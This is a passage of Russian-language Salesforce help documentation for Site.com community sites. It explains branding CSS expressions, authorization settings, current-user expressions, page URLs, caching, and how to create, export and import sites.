  Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Создание стилей сообщества в таблице стилей CSS

Фирменные стили сообщества доступны на сайтах Site.com сообщества посредством выражений пространства имен `Network`.

Полный список доступных выражений пространства имен `Network` может использоваться для создания стилей сообщества в любой таблице стилей CSS. При добавлении выражения в правило CSS приложение Site.com извлекает стиль, заданный в сообществе, и отображает его на странице.

Чтобы создать стили сообщества в таблице стилей CSS, выполните указанные ниже действия.

1. Откройте новую или текущую таблицу стилей.
2. Нажмите кнопку **«Редактировать код таблицы стилей»**.
3. Чтобы создать правило стиля сообщества, воспользуйтесь любыми доступными выражениями `Network`. При необходимости создайте стили кода и стили класса. Например:

```
#main_content_block {
  background-color: {!Network.primaryColor};
  color: {!Network.primaryComplementColor};
}
.secondary_content_blocks{
  background-color: {!Network.zeronaryColor};
  color: {!Network.zeronaryComplementColor};
}
```

4. Примените новые стили к элементам на других страницах.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества Site.com:

- Создание и настройка сообществ

  ИЛИ

  Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Прим.: Помните, что таблица стилей, содержащая стили сообщества, должна быть прикреплена ко странице, содержащей стилизованные элементы.

СМ. ТАКЖЕ:

- Общие сведения о создании фирменных страниц
- Выражения, доступные для оформления сообщества в фирменном стиле
- Создание и использование таблиц стилей

Выражения, доступные для оформления сообщества в фирменном стиле

Данные выражения пространства имен `Network` позволяют создавать собственные стили сообщества.

Параметры фирменного стиля сообщества (например, верхние колонтитулы, нижние колонтитулы и цвета страниц) могут быть заданы посредством раздела **«Администрирование»** > **«Фирменный стиль»** на странице «Управление сообществом».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Прим.:

- Site.com не поддерживает пустые верхние и нижние колонтитулы сообщества, а также верхние колонтитулы, содержащие только изображения. Рекомендуем выбирать настроенные HTML-блоки для верхних и нижних колонтитулов сообщества при создании страниц Site.com на основе шаблона сообщества или создании верхних и нижних колонтитулов сообщества посредством выражений пространства имен `Network`.
- Верхние и нижние колонтитулы сообщества доступны на страницах Site.com сообщества в качестве виджетов. Чтобы добавить верхний или нижний колонтитул сообщества на пустую страницу, перетащите нужный элемент из раздела «Виджеты» панели «Элементы страницы» на страницу.

Выражение Network	Соответствующий элемент страницы фирменного стиля сообщества
`{!Network.header}`	Настраиваемое содержимое верхнего колонтитула сообщества.
`{!Network.footer}`	Настраиваемое содержимое нижнего колонтитула сообщества.
`{!Network.zeronaryColor}`	Цвет фона для верхнего колонтитула сообщества.
`{!Network.zeronaryComplementColor}`	Цвет шрифта при использовании выражения `zeronaryColor`.
`{!Network.primaryColor}`	Цвет для активных вкладок сообщества.
`{!Network.primaryComplementColor}`	Цвет шрифта при использовании выражения `primaryColor`.
`{!Network.secondaryColor}`	Цвет для верхней границы списков и таблиц сообщества.

Выражение Network	Соответствующий элемент страницы фирменного стиля сообщества
`{!Network.tertiaryColor}`	Цвет фона для верхних колонтитулов разделов на страницах просмотра и редактирования сведений в сообществе.
`{!Network.tertiaryComplementColor}`	Цвет шрифта при использовании выражения `tertiaryColor`.
`{!Network.quaternaryColor}`	Цвет фона для страниц сообщества.
`{!Network.quaternaryComplementColor}`	Цвет шрифта при использовании выражения `quaternaryColor`.

СМ. ТАКЖЕ:

- Общие сведения о создании фирменных страниц
- Создание стилей сообщества в таблице стилей CSS

Просмотр таблицы стилей CommunityBranding

Таблица стилей `CommunityBranding` содержит набор фирменных стилей сообщества.

Параметры фирменного стиля сообщества (например, верхние колонтитулы, нижние колонтитулы и цвета страниц) могут быть заданы посредством раздела **«Администрирование»** > **«Фирменный стиль»** на странице «Управление сообществом».

Чтобы просмотреть стили сообщества в таблице стилей `CommunityBranding`, откройте вкладку «Общие сведения» приложения Site.com, щелкните «Таблицы стилей» и выберите таблицу стилей `CommunityBranding`. Стили сообщества отображаются слева. Чтобы просмотреть код таблицы стилей, щелкните **«Редактировать код таблицы стилей»**.

Приложение поддерживает 14 стилей сообщества. Ниже представлено стандартное содержимое таблицы стилей.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

```
.brandZeronaryBgr {
 background-color: {!Network.zeronaryColor} !important;
}
.brandZeronaryFgr {
 color: {!Network.zeronaryComplementColor} !important;
}
.brandPrimaryBgr {
 background-color: {!Network.primaryColor} !important;
}
.brandPrimaryFgr {
 color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd2 {
 border-color: {!Network.primaryComplementColor} !important;
}
```

```
.brandPrimaryFgrBrdTop {
 border-top-color: {!Network.primaryComplementColor} !important;
}
.brandPrimaryBrd {
 border-top-color: {!Network.primaryColor} !important;
}
.brandSecondaryBrd {
 border-color: {!Network.secondaryColor} !important;
}
.brandSecondaryBgr {
 background-color: {!Network.secondaryColor} !important;
}
.brandTertiaryFgr {
 color: {!Network.tertiaryComplementColor} !important;
}
.brandTertiaryBgr {
 background-color: {!Network.tertiaryColor} !important;
 color: {!Network.tertiaryComplementColor} !important;
 background-image: none !important;
}
.brandTertiaryBrd {
 border-top-color: {!Network.tertiaryColor} !important;
}
.brandQuaternaryFgr {
 color: {!Network.quaternaryComplementColor} !important;
}
.brandQuaternaryBgr {
 background-color: {!Network.quaternaryColor} !important;
}
```

СМ. ТАКЖЕ:

- Общие сведения о создании фирменных страниц
- Создание фирменных страниц на основе шаблона сообщества

Общие сведения об авторизации Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Пользователи могут определять уровень доступа посетителей к содержимому создаваемого сайта. Исходная настройка новых сайтов разрешает доступ ко всем ресурсам (например, папки и страницы). Чтобы изменить стандартное значение, воспользуйтесь представлением «Авторизация» в представлении «Конфигурация сайта».

Ниже перечислены доступные значения авторизации.

- «Нет авторизации» (по умолчанию): все ресурсы являются общедоступными.
- «Требует авторизацию»: все ресурсы являются личными.
- «Настраиваемый»: по умолчанию все ресурсы являются общедоступными, но могут быть выбраны в качестве личных.

Значения «Нет авторизации» и «Требует авторизацию» позволяют быстро предоставлять или отменять доступ ко всем ресурсам сайта. Значение «Настраиваемый» позволяет определять доступ к отдельным страницам, папкам и другим ресурсам. Выбор значения «Настраиваемый» инициирует установку флажка «Требует авторизацию» в меню «Действия» для всех ресурсов сайта. Авторизация может быть задана на уровне сайта, папки,

страницы и отдельного ресурса. Элементы, выбранные для авторизации, помечаются значком замка. Ресурс (например, страница), помеченный в качестве личного, доступен пользователям Salesforce только после входа.

Ресурсы могут наследовать параметры конфиденциальности соответствующих папок. Если ресурс (например, папка сайта) выбирается для авторизации, то все содержимое папки наследует параметры авторизации папки и становится личным. Ресурс, перемещаемый в общедоступную папку, становится вновь общедоступным. Ресурс, помеченный в качестве личного посредством меню «Действия» и перемещенный в общедоступную папку, остается личным ввиду приоритета параметров конфиденциальности на уровне ресурса.

При выборе значения «Настраиваемый» таблица авторизации отображается в представлении «Авторизация», позволяющем управлять личными ресурсами или элементами, помеченными в качестве личных. Чтобы отменить авторизацию ресурса, удалите нужный ресурс из таблицы авторизации или снимите флажок «Требует авторизацию» для самого элемента.

Настройка настраиваемой авторизации

Удаление авторизации Site.com

СМ. ТАКЖЕ:

Настройка настраиваемой авторизации

Удаление авторизации Site.com

Настройка настраиваемой авторизации

Настраиваемая авторизация позволяет пользователям контролировать уровень доступа к сайту. Пользователи могут контролировать не только доступ к ресурсам верхнего уровня (например, папки и страницы), но также доступ на уровне отдельного ресурса.

Благодаря настраиваемой авторизации на уровне папки, пользователи могут одновременно отменять общий доступ к большому количеству ресурсов. Например, компания регулярно публикует торговые предложения для оплаченных пользователей. Все страницы торговых предложений, перемещенные в специальную папку, которая помечается для авторизации, мгновенно наследуют параметры данной папки. Таким образом, торговые предложения доступны пользователям только после входа. Чтобы разрешить общий доступ к одной из страниц торговых предложений, рекомендуем перетащить нужную страницу в общедоступную папку или корневую папку области «Все содержимое сайта».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления авторизацией:

- Назначение в качестве администратора сайта

1. Откройте сайт для редактирования.
2. Последовательно выберите пункты **«Конфигурация сайта»** > **«Авторизация»**.
3. Выберите значение **«Настраиваемый»**.
4. Выберите представление **«Все содержимое сайта»**.
5. При необходимости создайте папку для хранения личных страниц.
6. Установите флажок **«Требует авторизацию»** в меню «Действия» папки. Папка помечается значком замка. Теперь папка является личной.
7. Перетащите нужные страницы в папку. Страницы также помечаются значком замка.

Пример: Приведем другой пример. Чтобы запретить общий доступ к странице, независимо от ее размещения, рекомендуем настроить ее авторизацию посредством меню «Действия». Авторизация, настроенная на уровне отдельного ресурса, позволяет блокировать общий доступ даже при перемещении страницы в общедоступную

папку. Другими словами, ресурс, помеченный в качестве личного, доступен только после снятия флажка **«Требует авторизацию»** в меню «Действия».

Чтобы открыть таблицу авторизации, позволяющую просматривать и управлять всеми папками и ресурсами, помеченными в качестве личных, воспользуйтесь страницей «Авторизация».

СМ. ТАКЖЕ:

Удаление авторизации Site.com

Удаление авторизации Site.com

Чтобы удалить авторизацию ресурса, удалите нужный ресурс из таблицы авторизации в представлении «Конфигурация сайта» или снимите флажок **«Требует авторизацию»** в меню .

1. Откройте сайт для редактирования.
2. Последовательно выберите пункты **«Конфигурация сайта»** > **«Авторизация»**.
3. Щелкните ссылку **«Удалить»** напротив нужного элемента в таблице авторизации. При необходимости откройте представление «Все содержимое сайта». Выберите нужный ресурс. Снимите флажок **«Требует авторизацию»** в меню «Действия» .

Пример: Авторизация ресурса, помеченного в качестве личного посредством меню «Действия», должна быть удалена также посредством меню «Действия». Например, страница, помеченная в качестве личной и перемещенная в общедоступную папку, остается личной. Аналогично, страница, перемещенная в личную папку, авторизация которой удаляется, все равно остается личной.

СМ. ТАКЖЕ:

Настройка настраиваемой авторизации

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления авторизацией:

- Назначение в качестве администратора сайта

Отображение сведений о текущем пользователе сообщества

Конструкторы Site.com, создающие проверенные страницы для сайта сообщества, могут просматривать сведения о текущем пользователе путем доступа к выражениям пространства имен `CurrentUser`.

1. Откройте страницу, которая должна содержать сведения о текущем пользователе сообщества.
2. Перетащите элемент страницы **«Блок содержимого»** или **«Настраиваемый код»** с панели «Элементы страницы» на страницу.
3. Введите `{!CurrentUser.` и нужное значение.
   Например, `{!CurrentUser.firstName}`.

   Просмотрите список доступных выражений для отображения сведений о текущем пользователе.
4. Введите любой нужный дополнительный текст.
   Например, «`С возвращением, {!CurrentUser.firstName}!`».
5. При использовании элемента «Блок содержимого» нажмите кнопку **«Сохранить»**.
   При использовании элемента «Настраиваемый код» нажмите кнопку **«Сохранить и закрыть»**.

Прим.: Если непроверенный пользователь просматривает страницу, содержащую выражения `CurrentUser`, то сведения о текущем пользователе не отображаются. Например, при просмотре страницы, содержащей приведенный выше пример, приветственное сообщение, отображаемое непроверенному пользователю, выглядит следующим образом: «С возвращением, !».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества Site.com:

- Создание и настройка сообществ

  ИЛИ

  Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Выражения, доступные для отображения сведений о текущем пользователе

Данные выражения пространства имен `CurrentUser` позволяют отображать сведения о проверенном пользователе на странице сообщества Site.com.

Выражение CurrentUser	Отображение
`{!CurrentUser.name}`	Имя и фамилия пользователя, отображаемые на странице сведений о пользователе.
`{!CurrentUser.firstName}`	Личное имя пользователя, отображаемое на странице редактирования сведений о пользователе.
`{!CurrentUser.lastName}`	Фамилия пользователя, отображаемая на странице редактирования сведений о пользователе.
`{!CurrentUser.userName}`	Административное поле, которое определяет вход пользователя.
`{!CurrentUser.email}`	Адрес эл. почты пользователя.
`{!CurrentUser.communityNickname}`	Имя, используемое для определения пользователя в сообществе.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

Определение URL-адреса страницы Site.com

Ниже перечислены действия, доступные при определении URL-адреса созданной страницы Site.com:

- Создание URL-адреса, предоставляющего пользователям прямой доступ к общедоступной странице.
- Создание ссылки на страницу посредством других страниц, включая страницы Force.com Sites и Visualforce.
- Использование URL-адреса в качестве начальной страницы сообщества посредством переадресации в Force.com Sites.
- Добавление личной страницы на веб-вкладку сообщества.

1. Чтобы определить правильный URL-адрес страницы, выполните указанные ниже действия:
   - Щелкните **«Настроить»** в мастере создания сообщества.
   - При закрытии мастера создания сообщества последовательно выберите пункты **«Настроить»** > **«Сообщества»** > **«Все сообщества»** и щелкните ссылку **«Управление»** напротив имени нужного сообщества.
2. Нажмите **Администрирование Параметры**.
3. Скопируйте URL-адрес, отображаемый на странице, и вставьте его в текстовый редактор.
4. Чтобы создать URL-адрес, указывающий на...
   - начальную страницу сайта Site.com, дополните URL-адрес компонентом `/s/`. Например, `https://mydomain.force.com/mycommunity/s/`.
   - конкретную страницу Site.com, дополните URL-адрес компонентом `/s/`*<имя_страницы>*, где элемент *<имя_страницы>* заменяется именем страницы Site.com. Например, `https://mydomain.force.com/mycommunity/s/promotion`.

   Убедитесь, что элемент «s» является строчным, так как URL-адреса чувствительны к регистру.

СМ. ТАКЖЕ:

Добавление проверенных страниц Site.com на вкладки сообщества

Переадресации URL-адресов Force.com Sites

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества Site.com:

- Создание и настройка сообществ

  ИЛИ

  Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление проверенных страниц Site.com на вкладки сообщества

Созданная личная страница Site.com может быть добавлена на вкладку сообщества.

Рекомендуем создать веб-вкладку, указывающую на страницу Site.com.

1. Установите флажок «Показать верхний колонтитул `Salesforce`» на панели «Свойства».

   Выбор данного параметра гарантирует отображение вкладок в сообществе.

2. Введите имя вкладки, которое должно отображаться в сообществе.

   Созданная веб-вкладка должна использовать такое же имя.

3. Определите правильный URL-адрес страницы.

   URL-адрес должен использовать следующий формат: `https://`*`мойДомен`*`.force.com/`*`моеСообщество`*`/s/`*`<имя_страницы>`*, где компонент *имя_страницы* соответствует имени страницы.

4. Введите строку *«Вкладки»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вкладки»**.

5. Нажмите кнопку **«Создать»** в разделе «Веб-вкладки» и введите имя вкладки, отображающееся в поле «Имя вкладки» на панели «Свойства».

6. Вставьте созданный URL-адрес в текстовое поле «URL-адрес кнопки или ссылки» окна «Действие 3».

7. Откройте мастер создания сообщества и добавьте новую вкладку в сообщество.

Чтобы открыть личную страницу для предварительного просмотра в сообществе, рекомендуем опубликовать сайт Site.com.

Прим.: Сайт не может быть опубликован из безопасной среды.

СМ. ТАКЖЕ:

Настройка и управление сообществами Salesforce

Создание веб-вкладок

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества Site.com:

- Создание и настройка сообществ

  ИЛИ

  Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Добавление ленты новостей или ленты группы Chatter на страницы Site.com сообщества

Рекомендуем использовать ленту новостей Chatter для отображения ленты Chatter на страницах сайта, а ленту группы Chatter для отображения лент отдельной группы.

1. Перетащите элемент **«Лента новостей»** или **«Лента группы»** из раздела «Виджеты» панели «Элементы страницы» на страницу.
   Добавление виджета на страницу инициирует создание копии или *экземпляра* виджета. В отличие от содержимого виджета, свойства доступны для редактирования.
2. При добавлении ленты группы введите код группы на панели «Свойства».

   Код группы определяет ленту группы, отображаемую на странице. Чтобы разрешить отображение лент для разных групп, добавьте несколько лент группы на страницу.
3. Откройте страницу для предварительного просмотра ленты или воспользуйтесь рабочим режимом для просмотра способов отображения ленты на разных мобильных устройствах.

Ниже перечислены ограничения по использованию ленты новостей или ленты группы на сайтах Site.com сообщества.

- Ленты новостей и ленты группы Chatter отображаются только после входа пользователя в сообщество. Данные ленты не отображаются пользователям-гостям или в режиме анонимного предварительного просмотра.
- Ленты новостей и ленты группы Chatter могут отображаться некорректно на страницах шириною менее 700 пикселов. Рекомендуем просматривать содержимое на страницах шириною не менее 700 пикселов. Кроме того, рекомендуем использовать белый фон.
- Ленты новостей и ленты группы Chatter наследуют только некоторые элементы фирменного стиля страницы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества Site.com:

- Создание и настройка сообществ

  ИЛИ

  Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Повышение производительности путем кэширования HTML-страниц для сообществ в Site.com

Кэширование HTML позволяет пользователя повышать производительность и эффективность отображения страниц сайта Site.com сообщества путем определения частоты повторной загрузки созданной разметки страницы.

Например, страница одновременно просматривается 100 посетителями. Если кэширование выключено, то страница отправляет 100 отдельных запросов на одну и ту же разметку, а ее производительность сильно снижается. Если кэширование включено, то страница отправляет всего один запрос для первого посетителя. Все последующие запросы страницы, отправляемые в течение заданного временного промежутка, извлекаются из кэша. По истечении установленного времени кэш обновляется.

Прим.: Продолжительность кэширования применяется только к страницам сообщества, которые просматриваются пользователями-гостями. Выполнение пользователем входа для просмотра страницы инициирует выключение кэширования.

1. Откройте страницу в среде Site.com Studio.
2. Выберите продолжительность кэширования страницы в поле «Продолжительность кэширования (в минутах)» раздела «Кэш» вкладки «Свойства».

   По умолчанию продолжительность кэширования страницы составляет 30 минут.

   Чтобы выключить кэширование, задайте нулевое значение.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления настраиваемыми страницами сообщества Site.com:

- Создание и настройка сообществ

  ИЛИ

  Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Создание сайта Site.com

Чтобы создать пустой сайт в приложении Site.com, выполните указанные ниже действия:

1. Нажмите кнопку **«Создать»** на вкладке Site.com приложения Site.com. При работе в среде Site.com Studio выберите **«Создать сайт»** в раскрывающемся меню сайта.
2. Щелкните **«Создать пустой веб-сайт»**.
3. Введите имя сайта.
4. Нажмите кнопку **«Создать»**. При этом новый веб-сайт откроется в среде Site.com Studio, которая позволяет создавать шаблоны страниц и страницы сайта, а также добавлять их функции.

Прим.: Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Доступно (с ограничениями) в версиях: **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или импорта сайтов Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

Удаление сайта Site.com

Дублирование сайта Site.com

Экспорт сайта Site.com

Импорт сайта Site.com

Настройка свойств сайта

Включение защиты от кликджекинга

Кликджекинг — это тип атаки, при котором пользователи выбирают элементы интерфейса (например, кнопки или ссылки), считающиеся безопасными. Выбранная кнопка или ссылка выполняет вредоносное действие на сайте, результатом которого становится несанкционированный доступ к данным, отправка недопустимых сообщений эл. почты, изменение регистрационных данных или другие характерные действия.

Общие сведения об управлении версиями Site.com

Каждая публикация сайта отслеживается как отдельная версия. Система позволяет восстанавливать предыдущие опубликованные версии сайтов. Сайт должен восстанавливаться полностью; отдельные компоненты сайта не могут быть восстановлены.

Создание переадресаций URL-адресов в Site.com

Новые адреса страниц, созданные в результате перемещения или реорганизации страниц сайта, могут быть недоступны поисковым системам. Во избежание подобной ошибки, рекомендуем настроить переадресации URL-адресов, позволяющие уведомлять пользователей и поисковые системы о переносе содержимого сайта.

Импорт внешних веб-сайтов в Site.com

Приложение Site.com Studio позволяет импортировать готовый веб-сайт и автоматически восстанавливать его в качестве сайта Site.com. Данный алгоритм позволяет экономить время, необходимое для перекодирования текущих HTML-страниц.

Копирование и перезапись сайта

Иногда текущий сайт производственной организации Site.com или сообщества Site.com может копироваться и заменяться другим сайтом.

Использование интерфейса Metadata API для развертывания сайта

Пользователи могут переносить сайты из безопасной среды в производственную. Чтобы создать развертываемый пакет для сайтов сообществ Salesforce и сайтов Site.com, рекомендуем использовать интерфейс Metadata API.

СМ. ТАКЖЕ:

- Создание шаблонов страниц Site.com
- Создание страниц Site.com
- Редактирование страниц Site.com в качестве конструктора или администратора сайта

Удаление сайта Site.com

Любой неопубликованный сайт может быть удален. Прежде чем удалить опубликованный сайт, рекомендуем отменить его публикацию. См. раздел «Перевод сайта в автономный режим» на странице 6620.

1. Выберите нужный сайт и щелкните > **«Удалить»** на вкладке Site.com приложения Site.com.
2. Нажмите кнопку **«OK»**.

Прим.: Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

- Экспорт сайта Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Дублирование сайта Site.com

Чтобы создать копию сайта, выполните указанные ниже действия.

1. Выберите нужный сайт и щелкните > **«Дублировать»** на вкладке Site.com приложения Site.com. При необходимости щелкните > **«Дублировать данный сайт»** на вкладке «Общие сведения» приложения Site.com Studio.
2. Введите имя сайта.
3. Нажмите кнопку **«Создать»**.

Прим.:

- Чтобы создать копию сайта, использующего службы данных, рекомендуем настроить полномочия доступа к данным в профиле пользователя-гостя нового сайта.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

Создание сайта Site.com

Экспорт сайта Site.com

Импорт сайта Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Доступно (с ограничениями) в версиях: **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Экспорт сайта Site.com

Сайт Site.com может быть экспортирован на жесткий диск. Экспортированный сайт доступен в виде пакета с расширением .site, который может быть импортирован в другую организацию Salesforce. Максимальный размер импортируемого сайта не должен превышать 2 Гб.

1. Выберите нужный сайт и щелкните > **«Экспорт»** на вкладке Site.com приложения Site.com. При необходимости щелкните > **«Экспорт данного сайта»** на вкладке «Общие сведения» приложения Site.com Studio.
2. Если размер сайта:
   - составляет менее 100 Мб, выберите область для хранения экспортированного файла .site на жестком диске и нажмите кнопку **«Сохранить»**.
   - составляет более 100 Мб, дождитесь электронного уведомления о завершении экспорта. Чтобы загрузить экспортированный файл .site, щелкните ссылку в сообщении эл. почты.

Прим.:

- В результате экспорта сайт не удаляется из текущей организации.

СМ. ТАКЖЕ:

Создание сайта Site.com

Импорт сайта Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Доступно (с ограничениями) в версиях: **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

Импорт сайта Site.com

Экспортированный сайт Site.com может быть импортирован в организацию. Максимальный размер импортируемого сайта не должен превышать 2 Гб. При импорте сайта пользователю назначается роль администратора сайта.

1. Нажмите кнопку **«Создать»** на вкладке Site.com приложения Site.com. При работе в среде Site.com Studio выберите **«Создать сайт»** в раскрывающемся меню сайта.
2. Выберите **«Импорт сайта или шаблона»**.
3. Введите имя сайта.
4. Чтобы найти экспортированный сайт на жестком диске, нажмите кнопку **«Обзор»**. Экспортированные сайты используют расширение .site.
5. Нажмите кнопку **«Создать»**.

Прим.:

- Чтобы импортировать сайт, использующий службы данных, рекомендуем настроить полномочия доступа к данным в профиле пользователя-гостя импортированного сайта. Повторители данных, таблицы данных, функции обработки данных и формы могут нуждаться в повторной настройке.
- Site.com не поддерживает создание, удаление или копирование сайтов сообщества.

СМ. ТАКЖЕ:

Создание сайта Site.com

Экспорт сайта Site.com

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**

Доступно (с ограничениями) в версиях: **Developer Edition**

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или импорта сайтов Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

Настройка свойств сайта

Настройте свойства сайта (например, начальную страницу, имя сайта и страницу ошибок) и создайте ссылку для анонимного предварительного просмотра, благодаря которой содержимое неактивного сайта может быть предварительно просмотрено другими пользователями. Срок действия этих ссылок неограничен (если не указано иное); при выборе ссылки отображается самая последняя версия сайта. Данные ссылки доступны только соответствующим адресатам и не могут быть найдены поисковыми системами.

1. Щелкните **«Конфигурация сайта»** на вкладке «Общие сведения».
2. Нажмите кнопку **«Правка»**.
3. Ниже перечислены действия, доступные в представлении «Конфигурация сайта».
   - Чтобы переименовать сайт, укажите новое имя в поле «Имя сайта».
   - Просмотрите поле сайта «Имя разработчика». Данное поле доступно только для чтения, поэтому может отличаться от поля «Имя сайта». Поле «Имя разработчика» используется интерфейсом Metadata API.
   - Чтобы создать ссылку, позволяющую другим пользователям просматривать содержимое неактивного сайта, щелкните **«Включить анонимный предварительный просмотр»**. (Чтобы получить доступ к ссылке, которая может быть скопирована и отправлена другим пользователям для предварительного просмотра и тестирования внесенных изменений, выберите параметр **«Анонимный предварительный просмотр»**, доступный в меню **«Предварительный просмотр»**.) Параметр **«Включить анонимный предварительный просмотр»** также доступен в меню **«Предварительный просмотр»** на вкладке «Общие сведения».
   - Откройте профиль пользователя-гостя сайта.
   - Выберите нужный уровень защиты от кликджекинга.
   - Выберите начальную страницу веб-сайта в раскрывающемся списке «Начальная страница».
   - *Только для сайтов сообщества Site.com:*
     - Выберите страницу входа для сайта сообщества Site.com из раскрывающегося списка «Страница входа».
     - Выберите страницу, настроенную для незарегистрированных пользователей сайта сообщества Site.com, из раскрывающегося списка «Страница регистрации».
     - Выберите страницу восстановления пароля, настроенную для сообщества посредством Site.com.
   - Выберите нужную страницу ошибок из раскрывающегося списка «Страница 404». Наличие страницы ошибок, отображающейся при использовании поврежденной ссылки, указывает на уважительное отношение компании к посетителям сайта.
4. Нажмите кнопку **«Сохранить»**.

Прим.:

- Начальная страница, страница ошибок, страница входа и страница самостоятельной регистрации, заданные для сайтов сообщества Site.com в представлении «Конфигурация сайта», определяют начальные страницы для сайта сообщества Site.com. Данные стандартные URL-адреса не используются только при настройке других URL-адресов путем последовательного выбора пунктов **Администрирование Страницы** и **Администрирование Вход и**

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно для приобретения в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Доступно (с ограничениями) в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания, редактирования и управления сайтами Site.com:

- Поле «Пользователь `Site.com Publisher`», включенное на странице сведений о пользователе

  И

  Роль администратора сайта или конструктора, назначенная на уровне сайта

